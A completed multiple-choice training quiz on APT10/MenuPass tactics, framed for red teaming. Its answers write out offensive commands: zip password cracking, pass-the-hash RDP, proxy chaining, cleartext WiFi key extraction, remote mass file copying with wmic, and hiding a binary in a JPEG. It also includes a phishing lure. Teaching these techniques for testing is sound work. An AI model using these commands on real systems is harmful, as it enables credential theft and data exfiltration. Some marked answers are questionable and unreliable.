APT Quiz - Batch 3

Total points 250/250

APT10 Tactics, Techniques and Procedures

Email address *


varkeymjohn@gmail.com

40 of 40 points

Don't touch suspicious emails...!

In 2017, APT10 (MenuPass) has been using encrypted zip files for their spear-phishing campaigns. You decided to investigate these files to use it in your own red teaming activities. You get hold of one of their phishing mails named. You're not too sure how to use this for red teaming. So you play around with the mail… You see an attachment which is an encrypted zip file named 【H29科研費】繰越申請について.zip. You were able to get its password from somewhere in the dark web. You click on it and extract the file.

Spear-phishing mail



差出人：xxxxxxxx@gmail.com
件名：【H29科研費】繰越申請について
添付ファイル：【H29科研費】繰越申請について.zip

お世話になっております。
今年度の科学研究費助成事業（科学研究費補助金）の
繰越についてお知らせいたします。
翌年度に繰り越すことができるのは、
計画の変更等に伴い
当該年度中に使用することができなかった科研費です。
例えば、研究計画の終了後に余った科研費は、
繰越の対象にはなりません。

■申請の有無についての回答期限
平成２９年１月２６日（木）１２時【厳守】
■○○係提出期限
平成２９年２月２日（木）１２時【厳守】

---共通----------
※特別研究員奨励費の場合、
最終年度の方は科研費を繰り越すことができません。
※基金化されている課題については、
手続きなく繰越が可能です。
※他機関から配分を受けている分担金の場合、
繰越申請は代表者の研究機関にて
取りまとめます。
締切は各所属機関によって違いますので、
速やかに代表者の
先生にご連絡ください。
ご不明な点がございましたら、○○
係までご連絡くださいませ。

Extract the zip...?

You see that one of these extracted files (H29_c26.lnk) sends a request to fetch a jpg file. What's the great harm in that? So you double click the jpg file and an excel file opens! A few days later, you see something strange in your Antivirus activity, and you're getting calls and emails from EY security. They're saying something about Powersploit and backdoors and what not! So it was indeed a malware! How will you use it for red teaming? (Common data for first 4 questions)

Excel File


様 式 C－２６

繰 越 （翌 債） を 必 要 と す る 理 由 書

機関番号： 12601 研究機関名： 東京大学 研究代表者名：

課題番号： 平成29年度補助金交付額： 円 （内訳：直接経費 円 ・間接経費 円）

繰越（翌債）承認要求額： 円 （内訳：直接経費 円 ・間接経費 円）

※一部基金分のみ記入【補助事業に要する経費（H29）： 円 （内訳：直接経費 円 ・間接経費 円）】

研究種目： 研究課題名： 研究期間 年度 ～ 年度

当初計画及び変更後の計画

＜当初計画＞ ＜変更後の計画＞

H28.4 H28.5 H28.6 H28.7 H28.8 H28.9 H28.10 H28.11 H28.12 H29.1 H29.2 H29.3

H28.4 H28.5 H28.6 H28.7 H28.8 H28.9 H28.10 H28.11 H28.12 H29.1 H29.2 H29.3 H29.4 H29.5 H29.6 H29.7 H29.8 H29.9 H29.10 H29.11 H29.12 H30.1 H30.2 H30.3

繰越事由の発生した時期 補助事業の完了時期

当初の研究計画

（研究概要）

※＜当初計画＞に基して、最終的に平成29年3月までに達成予定であった計画を時系列で記述すること。

平成 年 月までに、

平成29年3月までに、

予定であった。

事 由

記号等

（補足説明）

Page 1

1.1) On analysis of the code in H29_c26.lnk, the jpg file was retrieved from https://goo.gl/cpT2NX (edited). This is a very useful method used by various APT groups in spear-phishing campaigns. We can use it in many phishing campaigns in the future as well! What does this link do though? 5/5

- ( ) Uses Google's cloud computing capabilities as Command & Control server
- (•) Shortens long links ✓
- ( ) Uses Google's storage capabilities to store the malicious jpg file
- ( ) Uses Google's encryption capabilities to encrypt communication between attacker's C2 server and victim machine (in order to bypass Antivirus tracking)

✓ 1.2) You want to try some phishing with this file for your next engagement. How does this file work though? Can you figure out how double clicking the H29_c26.lnk file can cause so much problems? It was anyway only a jpeg file that was downloaded right? 10/10

- (●) Malicious obfuscated powershell code is embedded in the “image file” that was opened, which when downloaded and executed, in turn, executes shellcode similar to that from the original Powersploit project ✓
- ( ) When double clicked, the file initiates in-memory execution of commands from attacker’s command and control server
- ( ) When double clicked, the file instantly initiates download of malware from attacker’s command and control server
- ( ) When double clicked, malware files present along with the image file were extracted and executed

✓ 1.3) Maybe the file also creates a backdoor! That would be really useful for connecting remotely to your target machine! You want to analyse your system now to see if the file actually does create a backdoor. You probably can check this by seeing the services and ports running on your system. Which command do you use? 5/5

- ( ) nmap -sn localhost
- (●) netstat -an ✓
- ( ) ipconfig /all
- ( ) nslookup localhost

✓ 1.4) You will soon realize that as part of post-exploitation in red-teaming and phishing exercises, a very useful thing to know is how to crack encrypted pdf file passwords. In this case, you got the password for the zip file from the dark web. What if you didn't get it? Assume the password is 4388221. How will you crack it using crunch and john the ripper? (You may use any other necessary tools as well) Write down the necessary commands to: a. Create 7 digit only wordlist using crunch b. Crack zip encryption using created wordlist (file name is zip_protected.zip) 20/20

- (●) ./crunch 7 7 1234567890 -o numbers.txt; ./zip2john /root/Desktop/zip_protected.zip > zip_protected.hash; john --wordlist=numbers.txt zip_protected.hash ✓
- ( ) ./crunch 1 7 1234567890 -o numbers.txt; ./zip2john /root/Desktop/zip_protected.zip > zip_protected.hash; john --wordlist=numbers.txt zip_protected.hash
- ( ) ./crunch 7 7 1234567890 -o numbers.txt; john --wordlist=numbers.txt zip_protected.zip
- ( ) ./crunch 1 7 1234567890 -o numbers.txt; john --wordlist=numbers.txt zip_protected.zip

More malware...! 90 of 90 points

You are now so excited about what can be done with MenuPass malwares that you download a whole bunch of them from the internet and from the dark web. (this time on your test laptop, mind you!). You start testing them to check what all activities are being performed by the malware. Probably you can use the commands that the malware uses for your engagements...

✓ 2) svchost.exe, basically rar.exe, has been used by APT10 in their attacks. You start thinking about using it. You wanted a novel idea on how to perform red teaming without detection. After hours (maybe even days!) of thinking, an apple finally fell! What we can do is, we could take a tool, say, Mimikatz, and use a compression tool (svchost.exe?) and compress it – not once, not twice, but 100000 times! If the original Mimikatz.exe file was 800KB, after the first compression it will be 400 KB, then 200, then 100. You put your mathematical hat on and even got an equation for it! If you compress it n times, the file size will be 800KB/(2^n)! So if you put a limit n->infinity, mathematically, you should get 0 bytes! You can sneak this Mimikatz.rar file into the victim network and get away with it! Which antivirus in the world can analyse a 0 byte file anyway!!! You first start have a light smile, then you chuckle. Then you're laughing hysterically!You do this up to 100000 times in your test machine... Only to realize that... 5/5

- ○ You get a file which has very small size (near to 0 bytes)
- ○ You get a file of size smaller than the original file (say 300 KB), since the compression algorithm saturates after a point
- ◉ You get a file of size greater than the original file (say 2MB), since the compression algorithm required adding headers every time it compresses ✓
- ○ You don't get a file, since the file reduced to a size of 0 bytes, essentially deleting the file

✓ 3) You get hold of SOGU! The SOGU implant was used in the 2016/2017 campaigns by MenuPass. This implant has used a global service provider's IP as proxy. This is useful to obfuscate IP tracking from C2 to victim machine. How do we do it in our red teams to prevent IP tracking? a. What is the configuration required to create a dual proxy transmission network (Host1: http:178.3.33.21:80, Host2: http:174.43.21.1:80) to victim machine in Linux? b. With this configuration, send a ping to victim machine (IP:173.4.6.43) using the dual proxy created in step a 15/15

- (●) a. In proxychains.conf: http 178.3.33.21 80 <\n> http 174.43.21.1 80; b. proxychains ping 173.4.6.43 ✓
- ( ) a. In proxychains.conf: 178.3.33.21 80 <\n> 174.43.21.1 80; b. proxychains ping 173.4.6.43
- ( ) a. In proxychains.conf: http 178.3.33.21 80 <\n> http 174.43.21.1 80; b. ping 173.4.6.43
- ( ) a. In proxychains.conf: 178.3.33.21 80 <\n> 174.43.21.1 80; b. ping 173.4.6.43

✓ 4) MenuPass is known to use RDP for lateral movement. Assuming you only have a domain user hash and not a cleartext credential. Which command will you (10.28.22.90) use to perform RDP (using the user:hash as Bob.John:F9313469BDCE608862D2D89EE1328FF1 with domain as 'MEA') on to the target machine (10.10.22.36)? (You may use the tool of your choice) 15/15

- ( ) rdesktop -u Bob.John -d MEA -p F9313469BDCE608862D2D89EE1328FF1 10.10.22.36
- ( ) rdesktop -u Bob.John -d . -p F9313469BDCE608862D2D89EE1328FF1 10.10.22.36
- (●) xfreerdp /u:Bob.John /d:MEA /pth:F9313469BDCE608862D2D89EE1328FF1 /v: 10.10.22.36 ✓
- ( ) xfreerdp /u:Bob.John /d:. /pth:F9313469BDCE608862D2D89EE1328FF1 /v: 10.10.22.36

You test the phishing mail malware sent around Jan 2018 on Japanese media sector. On clicking “Enable Content” in the attached Word document, 3 PEM files are dropped. These files are encoded. They are subsequently decoded by the macro using certutil. Why don’t we try using this attack in our phishing exercises?

Common data for next 2 questions

✓ 5.1) What are PEM files? 10/10

- ○ They store the private key of the certificate
- ○ They store the public key of the certificate
- ○ They store both the private and public key of the certificate
- ◉ They hold any base64 encoded bit of data. Therefore, it can hold private key, public key or even both. ✓

✓ 5.2) Assume you send one of the files (libcurl.dll) to your target using Word macro. As mentioned, this file is Base64 encoded. i. Write down the command to encode the following part of file (libcurl.dll) contents to Base64 file (padre1.txt) using certutil; ii. Write down the base64 encoded outputHex data of part of file:
4D5A90000300000004000000FFFF0000B800000000000000400
000000000000000000000000000000000000000000000000000
0000000000000000000F00000000E1FBA0E00B409CD21B8014
CCD21546869732070726F6772616D2063616E6E6F742062652072756E
20696E20444F53206D6F64652E0D0D0A2400000000000000B493E
2F1F0F28CA2F0F28CA2F0F28CA26736F2A2F6F28CA2D734E2A2D8F2
8CA2D734F1A2EAF28CA233FDD1A2F6F28CA2D734F7A2F5F28CA2

20/20

- ( ) Command: certutil -encode libcurl.dll padre1.txt; Encoded output: -----BEGIN CERTIFICATE-----
NEQ1QTkwMDAwMzAwMDAwMDA0MDAwMDAwRkZGRjAwMDBCODAwMDAwMDA
wMDAwMDAwNDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wRjAwMDAwMDAwRTFGQkEwRTAwQjQwOUNEMjFCODAxNENDRDIxNTQ2ODY5NzM
yMDcwNzI2RjY3NzI2MTZEMjA2MzYxNkU2RTZGNzQyMDYyNjUyMDcyNzU2RTIwNjk
2RTIwNDQ0RjUzMjA2RDZGNjQ2NTJFMEQwRDBBMjQwMDAwMDAwMDAwMDAwME
I0OTNFMkYxRjBGMjhDQTJGMEYyOENBMkYwRjI4Q0EyNjczNkYyQTJGNkYyOENBMk
Q3MzRFMkEyRDhGMjhDQTJENzM0RjFBMkVBRjI4Q0EyMzNGREQxQTJGNkYyOENB
MkQ3MzRGN0EyRjVGMjhDQTI= -----END CERTIFICATE-----

- (•) Command: certutil -encode libcurl.dll padre1.txt; Encoded output: -----BEGIN CERTIFICATE----- ✓
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm
9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAC0k+
Lx8PKMovDyjKLw8oyiZzbyovbyjKLXNOKi2PKMotc08aLq8oyiM/3RovbyjKLXNPei
9fKMog== -----END CERTIFICATE-----

- ( ) Command: certutil -encode padre1.txt libcurl.dll; Encoded output: -----BEGIN CERTIFICATE-----
NEQ1QTkwMDAwMzAwMDAwMDA0MDAwMDAwRkZGRjAwMDBCODAwMDAwMDA
wMDAwMDAwNDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wRjAwMDAwMDAwRTFGQkEwRTAwQjQwOUNEMjFCODAxNENDRDIxNTQ2ODY5NzM
yMDcwNzI2RjY3NzI2MTZEMjA2MzYxNkU2RTZGNzQyMDYyNjUyMDcyNzU2RTIwNjk
2RTIwNDQ0RjUzMjA2RDZGNjQ2NTJFMEQwRDBBMjQwMDAwMDAwMDAwMDAwME
I0OTNFMkYxRjBGMjhDQTJGMEYyOENBMkYwRjI4Q0EyNjczNkYyQTJGNkYyOENBMk
Q3MzRFMkEyRDhGMjhDQTJENzM0RjFBMkVBRjI4Q0EyMzNGREQxQTJGNkYyOENB
MkQ3MzRGN0EyRjVGMjhDQTI= -----END CERTIFICATE-----

- Command: certutil -encode padre1.txt libcurl.dll; Encoded output: -----BEGIN CERTIFICATE

CERTIFICATE-----

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtI
GNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAC0k+Lx8PKMovD
yjKLw8oyiZzbyovbyjKLXNOKi2PKMotc08aLq8oyiM/3RovbyjKLXNPei9fKMog== -----
END CERTIFICATE-----

Feedback

Congrats! Here is the solution: Use hex to base64 encoder

✓ 6) You understand that masquerading has been performed by MenuPass to change the filenames. They used a tool called esentutl. Let us, as more sophisticated attackers, use a tool called MS Paint... Which of the following techniques will be the most optimal to masquerade procdump.exe into jpeg file? (Note: Optimal in terms of ease of performing and effectiveness to evade Antivirus/EDR) 15/15

- Right click procdump.exe, change the file name to cartoon.jpeg
- Right click procdump.exe. Select open with and press MS Paint. Once file is opened, save as cartoon.jpeg
- (●) Open MS Paint and draw a nice cartoon. Save the file as cartoon.jpeg. Using notepad++, add the binary code of procdump.exe after the binary data of the cartoon.jpeg file is over. Save it again. ✓
- Open MS Paint, press pencil (for pixel precision), click at different points in the layout so as to match the binary of procdump.exe. Save the file as cartoon.jpeg

✓ 7) The machine's Antivirus showed some unusual activity coming from WinSxS folder. You went to that folder and observed the files "Windows Defender" along with "product_id.dll" (Which is created from Mimikatz). You read up on attacks using DLL and realize that APT10 uses DLL search order attack and DLL side-loading attack. Which attack is used to do this here? What is the difference between these two attacks? 10/10

- ○ DLL search order attack. DLL search order attack is same as DLL side loading attack - the only difference is that DLL search order utilizes list of known DLLs while DLL side-loading utilizes WinSxS listing
- ○ DLL side-loading attack. DLL search order attack is same as DLL side loading attack - the only difference is that DLL side loading utilizes list of known DLLs while DLL search order utilizes WinSxS listing
- ◉ DLL side-loading attack. DLL search order attack is same as DLL side loading attack - the only difference is that DLL search order utilizes list of known DLLs while DLL side-loading utilizes WinSxS listing ✓
- ○ DLL search order attack. DLL search order attack is same as DLL side loading attack - the only difference is that DLL side loading utilizes list of known DLLs while DLL search order utilizes WinSxS listing

Technical techniques... 120 of 120 points

After hours of checking the events in your laptop (and getting scolded for downloading malware in EY laptop), it was concluded that, by policy, your EY laptop had to be reimaged. So you gave your laptop to your friendly next-door neighbour "IT team" that sits there ->
Not having your company laptop, you decided to read up on APT32 tactics in your phone and test laptop so that you can replicate them elsewhere.

✓ 8) You read up on the Chessmaster's moves. What are the Chess "players"? (Ref. MISP)(Mark all that apply) 5/5

- [x] Self Extracting Archive (SFX) ✓
- [x] TinyX ✓
- [x] RedLeaves ✓
- [x] Malicious shortcut files ✓

✓ 9) You understand that APT10 uses remote code execution tools. Which tool should be used for executing a code in the remote machine by using the Task Scheduler service? 10/10

- ( ) psexec.py
- ( ) wmiexec.py
- (•) atexec.py ✓
- ( ) dcomexec.py

✓ 10) You read up on a malware Redleaves DLL implant that MenuPass has used, targeting Japan around 2018. Which attack is used by this threat group to execute this DLL? 5/5

- ( ) DLL Injection
- ( ) Process Injection
- ( ) Phantom DLL Hollowing
- (•) Process Hollowing ✓

✓ 11) MenuPass has used Detect.vbs in their campaigns. One of the droppers of this script is rund1132.exe, which can check if a port is open. Why don't we use it instead of nmap? Write down the command using this tool to check if port 445 is open on the IP 192.168.43.39? 10/10

- ○ rund1132.exe 192.168.43.39 -p 445
- ○ rund1132.exe 192.168.43.39 /p 445
- ○ rund1132.exe 192.168.43.39 --port 445
- ◉ rund1132.exe 192.168.43.39 445 ✓

Feedback

Congrats! Here is the solution: rund1132.exe is tcping.exe

✓ 12) In the July 2018 campaign targeting the Japanese sector, the UPPERCUT malware that was used had the capability of encrypting the data to the C2. Can we do the same for phishing and red teaming? a. Write the command to output the cleartext WiFi password of Wireless AP with SSID “CompanyCorp” b. Encrypt the output (Str0ngP@ssw0rd!!) to C2 hxxp[:]//151.106.53[.]147/VxQG using the encryption algorithm APT10 used in this campaign. Write down the encrypted hex output (use ECB cipher mode) 20/20

- (●) Command: netsh wlan show profile name=”CompanyCorp” key=clear; Encrypted output: 62ad3beb56f5152c13f3663a827432f0 ✓
- ( ) Command: netsh wlan show profile ssid=”CompanyCorp” key=clear; Encrypted output: 62ad3beb56f5152c13f3663a827432f0
- ( ) Command: netsh wlan show profile name=”CompanyCorp” key=clear; Encrypted output: 2a5b08602a76900c2ce7de6996117a66
- ( ) Command: netsh wlan show profile ssid=”CompanyCorp” key=clear; Encrypted output: 2a5b08602a76900c2ce7de6996117a66

Feedback

Congrats! Here is the solution: Blowfish encryption with bdc4b9f5af9868e028dd0adc10099a4e6656e9f0ad12b2e75a30f5ca0e34489d as key

✓ 13) menuPass has used several tools to scan for open NetBIOS nameservers and enumerate NetBIOS sessions. a. What is NetBIOS? (Mark all that apply) 15/15

- [ ] NetBIOS is a networking protocol providing for name resolution among other services
- [x] NetBIOS is an API used to provide name resolution among other services ✓
- [ ] NetBIOS cannot work with TCP. NetBIOS name and Internet host name can be same
- [x] NetBIOS can work with TCP. NetBIOS name and Internet host name can be same ✓

✓ 14) There is a nice attack using NetBIOS we can use in red team engagements. It is called NBNS Spoofing. What is it? 15/15

- (●) A NetBIOS Name Server is spoofed. This attack is possible since the NBNS protocol works by sending a broadcast for name resolution ✓
- ( ) A NetBIOS Name Service is spoofed. This attack is possible since the NBNS protocol works by sending a broadcast for name resolution
- ( ) A NetBIOS Name Server is spoofed. This attack is possible since duplicate named hosts are allowed for NBNS servers.
- ( ) A NetBIOS Name Service is spoofed. This attack is possible since duplicate named services are allowed for NBNS services.

✓ 15) cmd and net.exe are also favourites of MenuPass. You want to use some of these tools to remotely copy all files and subdirectories from server's directory to local machine (Think of mass file exfiltration!). Which of the following commands will do the trick? 20/20

- ( ) a. wmic /user:domain\username /password:xxxxxxx /node:node1 process call create "powershell.exe net use \\10.10.10.10\directory /user:domain\username p@ssw)rD |xcopy "\\10.10.10.10\directory\" C:\Users\client\Desktop\"
- ( ) b. wmic /user:domain\username /password:xxxxxxx /node:node1 process call create "cmd.exe net use \\10.10.10.10\directory\ /user:domain\username p@ssw)rD
- (●) c. wmic /user:domain\username /password:xxxxxxx /node:node1 process call create "cmd.exe net use \\10.10.10.10\directory /user:domain\username p@ssw)rD |robocopy "\\10.10.10.10\directory\" C:\Users\client\Desktop\" /e ✓
- ( ) d. Both a and c

✓ 16) You also observed that MenuPass is known to use Mimikatz in their attacks to dump credentials. Which of the following is/are true in this regard? 20/20

- ○ LSASS is a process that implements some functionalities of LSA such as authentication and enforcing security policy
- ○ SAM is a part of LSA
- ○ Some user credentials stored in LSA are available even after reboot
- ◉ All of the above ✓

Submission ID (skip this field) *

⚠ DO NOT EDIT this field or your time will not be recorded.

C6GMyN0Ik2VHyhwt